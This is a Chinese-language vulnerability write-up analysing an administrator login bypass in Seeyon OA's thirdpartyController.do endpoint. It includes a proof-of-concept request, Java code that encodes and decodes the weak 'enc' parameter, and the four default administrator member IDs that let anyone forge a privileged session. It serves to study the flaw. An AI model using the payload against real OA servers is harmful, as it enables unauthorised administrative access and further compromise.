x远OA_管理员登陆绕过漏洞分析

作者：xsshim

前言

在今年的hvv演练中，某公众号的情报汇总中出现了这个漏洞

```
Plain Text
POST /seeyon/thirdpartyController.do HTTP/1.1

method=access&enc=TT5uZ                                                    jQzNDU
4NTkyNzknVT4zNjk0NzI5NDo3MjU4&clientPath=127.0.0.1
```

这个漏洞其实是好几年之前的漏洞了，官方也在21年的时候就出了补丁，但目前在互联网上仍然能够找到大量可以打的网站。

第三方邮箱登录漏洞补丁（cip_mail）

发布时间

2021年5月

解决问题

1.通过邮箱链接到OA不需要身份鉴证的安全隐患，打上补丁后，通过邮箱点击链接到OA，需要登录；2.thirdpartyController.do任意账号登陆漏洞加固

该漏洞通过构造了一个加密的参数发送到了x远的一个未授权的认证接口，理论上可以获取任何人的cookie来登录到后台，再结合后台的其他漏洞从而获取主机权限。

整个漏洞分析下来还是挺有趣的，也是一个非常典型的绕过。

漏洞分析

根据payload进行漏洞分析，

在项目中全局搜索 `thirdpartyController.do` ，发现在 `Seeyon\WEB-INF\cfgHome\spring\spring-portal-thirdpartyIntegration.xml` 文件中发现了它的路由，其指向了 `com.seeyon.ctp.portal.sso.thirdpartyintegration.controller.ThirdpartyController` 这一个类

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE beans PUBLIC "-//SPRING//DTD BEAN//EN" "http://www.springframework.org/dtd/spring-beans.dtd">
<beans default-autowire="byName">
    <bean name="/thirdpartyController.do" class="com.seeyon.ctp.portal.sso.thirdpartyintegration.controller.ThirdpartyController">
        <property name="orgManager" ref="orgManager" />
        <!-- <property name="menuManager" ref="menuManager" /> -->
    </bean>
    <bean name="dajiaWorkPortlet" class="com.seeyon.ctp.portal.portlet.DajiaWorkPortlet"></bean>
    <bean name="yunxuetangPortlet" class="com.seeyon.ctp.portal.portlet.YunxuetangPortlet"></bean>
    <bean name="s1ServicePortlet" class="com.seeyon.ctp.portal.portlet.S1ServicePortlet"></bean>
    <bean name="thirdpartySpaceHandler" class="com.seeyon.ctp.cluster.listener.ThirdpartySpaceHandler"></bean>

</beans>
```

POC中使用的是access的方法，所以我们直接看到 access 方法

```java
@NeedlessCheckLogin
public ModelAndView access(HttpServletRequest request, HttpServletResponse response) throws Exception {
    long time1 = System.currentTimeMillis();
    ModelAndView mv = new ModelAndView( viewName: "thirdparty/thirdpartyAccess");
    Locale locale = LocaleContext.make4Frontpage(request);
    HttpSession session = request.getSession();
    String openFrom = request.getParameter("from");
    Long loginTime = System.currentTimeMillis();
    String enc = null;
    if (request.getParameter("enc") != null) {
        enc = LightWeightEncoder.decodeString(request.getParameter("enc").replaceAll(" ", "+"));
    } else {
        String transcode = URLDecoder.decode(request.getQueryString().split("enc=")[1]);
        enc = request.getQueryString().indexOf("enc=") > 0 ? LightWeightEncoder.decodeString(transcode) : null;
    }
```

如果enc参数的值不为空。则进`LightWeightEncoder.decodeString`进行解密。这里切入`LightWeightEncoder`类。其中定义了两个方法，`encodeString`和`decodeString`.及加密/解密。也就是说，在enc不为空条件下，将其内容传入`decodeString`方法进行解密。

加解密的规则是将字符通过`toCharArray()`方法转换为字符数组。 然后通过for循环，将每个字符的char值上加一。 而解密则是每个字符减一。

```java
public static String decodeString(String encodeString) {
    if (encodeString == null) {
        return null;
    } else {
        try {
            encodeString = new String((new Base64()).decode(encodeString.getBytes()));
        } catch (Exception var3) {
            log.warn(var3.getMessage());
        }

        char[] encodeStringCharArray = encodeString.toCharArray();

        for(int i = 0; i < encodeStringCharArray.length; ++i) {
            --encodeStringCharArray[i];
        }

        return new String(encodeStringCharArray);
    }
}
```

直接调用一下这个类中的方法去解密一下payload中的加密字符串,解密出来结果如下

```
L=message.link.doc.folder.open&M=-7273032013234748168&T=2583618396147
```

```java
import com.seeyon.ctp.common.log.CtpLogFactory;
import org.apache.commons.logging.Log;

public class LightWeightEncoder {
    private static final Log log = CtpLogFactory.getLog(LightWeightEncoder.class);

    public LightWeightEncoder() {
    }

    public static String encodeString(String encodeString) {...}

    public static String decodeString(String encodeString) {...}

    public static void main(String[] args) {
        String abc = "TT5uZnR0YmhmL21qb2wvZXBkL2dwbWVmcy9wcWZvJ04+LjgzODQxNDMxMjQzNDU4NTkyNzknVT4zNjk0NzI5NDo3MjU4";
        String dec = LightWeightEncoder.decodeString(abc);
        System.out.println(dec);

        String efg = "L=message.link.doc.folder.open&M=-7273032013234748168&T=2583618396147";
        String enc = LightWeightEncoder.encodeString(efg);
        System.out.println(enc);
    }
}
```

```
LightWeightEncoder
"C:\Program Files\Java\jdk1.8.0_271\bin\java.exe" ...
L=message.link.doc.folder.open&M=-7273032013234748168&T=2583618396147
TT5uZnR0YmhmL21qb2wvZXBkL2dwbWVmcy9wcWZvJ04+LjgzODQxNDMxMjQzNDU4NTkyNzknVT4zNjk0NzI5NDo3MjU4
```

回到`thirdpartyController.do`中。看`enc`解密过后的内容进行了哪些操作。

```java
if (enc == null) {...} else {        // 进入else分支
    Map<String, String> encMap = new HashMap();
    String[] enc0 = enc.split( regex: "[&]");
    String[] link = enc0;
    int var14 = enc0.length;

    String path;
    String startTimeStr;
    for(int var15 = 0; var15 < var14; ++var15) {
        String enc1 = link[var15];
        String[] enc2 = enc1.split( regex: "[=]");
        if (enc2 != null) {
            path = enc2[0];
            startTimeStr = enc2.length == 2 ? enc2[1] : null;
            if (null != startTimeStr) {
                startTimeStr = URLEncoder.encode(startTimeStr);
                startTimeStr = startTimeStr.replaceAll( regex: "%3F", replacement: "");
                startTimeStr = URLDecoder.decode(startTimeStr);
            }

            encMap.put(path, startTimeStr);
        }
    }
```


先创建了一个`HashMap`。然后将enc的内容以`&`进行分割。

再以`=`分割出`key`和`value`后写入encMap中。也就是说`test=123`分割后`key:test value:123`。

通过上面解密，我们可以知道payload会变成三对key value

```
key: L   value: message.link.doc.folder.open
key: M   value: -7273032013234748168
key: T   value: 2583618396147
```

这些L、M、T到底是什么呢？我们继续往下看



```
link = null;
long memberId = -1L;
login_useragent_from userAgentFrom = login_useragent_from.pc;
String linkType = (String)encMap.get("L");
path = (String)encMap.get("P");
Long timeStamp;
String link;
if (Strings.isNotBlank(linkType)) {
    startTimeStr = "0";
    if (encMap.containsKey("T")) {
        startTimeStr = (String)encMap.get("T");
        startTimeStr = startTimeStr.trim();
    }

    timeStamp = 0L;
    if (NumberUtils.isNumber(startTimeStr)) {
        timeStamp = Long.parseLong(startTimeStr);
    }

    if (!"ucpc".equals(openFrom) && (System.currentTimeMillis() - timeStamp) / 1000L > (long)(this.messageMailManager.getContentLinkValidity() * 60 * 60)) {...}

    String _memberId = (String)encMap.get("M");
    if (_memberId == null) {
        mv.addObject( attributeName: "ExceptionKey",  attributeValue: "mail.read.alert.wuxiao");
        return mv;
    }

    memberId = Long.parseLong(_memberId);
    link = (String)UserMessageUtil.getMessageLinkType().get(linkType);
    if (link == null) {
        mv.addObject( attributeName: "ExceptionKey",  attributeValue: "mail.read.alert.wuxiao");
        return mv;
    }
```

这里注意`encMap`的使用。主要变量有:`linkType`,`path`,`startTimeStr`,`_memberId`分别取encMap中的:`L`,`P`,`T`,`M`键的值

`startTimeStr`为`T`键的值。下方对`startTimeStr`进行判断，如果是数字，则转换成`long`类型。如果不是数字，则按照`yyyy-MM-dd HH:mm:ss`的格式转换为日期。在转换成`long`类型的时间时间戳。

需要注意下方的if判断，如果`System.currentTimeMillis()`的值减去`startTimeStr`在除1000L如果大于`getContentLinkValidity() * 60 * 60)`的值。则返回超时。这里的`startTimeStr`的随便传入一个较大的数字就行了。


最下方分别对linkType,_memberId的值进行了判空操作以及对link的赋值。

linkType的值有很多。网上的POC大多是`message.link.doc.folder.open`。

这个有很多，具体参考安装目录下的`seeyon/WEB-INF/cfgHome/base/message-link.properties`文件，随便选一个就可以了。这里不重要，主要是为了让`link`变量的值不为空。和后面的具体操作没啥关系。

若为空，都会返回`mail.read.alert.wuxiao`

下面就是关键的几个步骤了，也是漏洞点出现的地方。



如果当前会话中的`com.seeyon.current_user`为空。那么进入`esle`分支。在else中，通过`getMemberById`方法查询`memberId`所对应的用户。如果`member`不为空。则创建`currentUser`对象


```
session.setAttribute("com.seeyon.current_user", currentUser);
```

在会话中设置用户信息。导致任意账户登陆。这里的`memberId`是取的`encMap`中的`M`键值，为可控参数。

```
String _memberId = encMap.get("M");
```

该值安装时存在4个默认id。对应不同权限

```
"5725175934914479521"   "集团管理员"
"-7273032013234748168"  "系统管理员"
"-7273032013234748798"  "系统监控"
"-4401606663639775639"  "审计管理员"
```



所以只要构造特定的数据包，便可以获取到管理员的权限。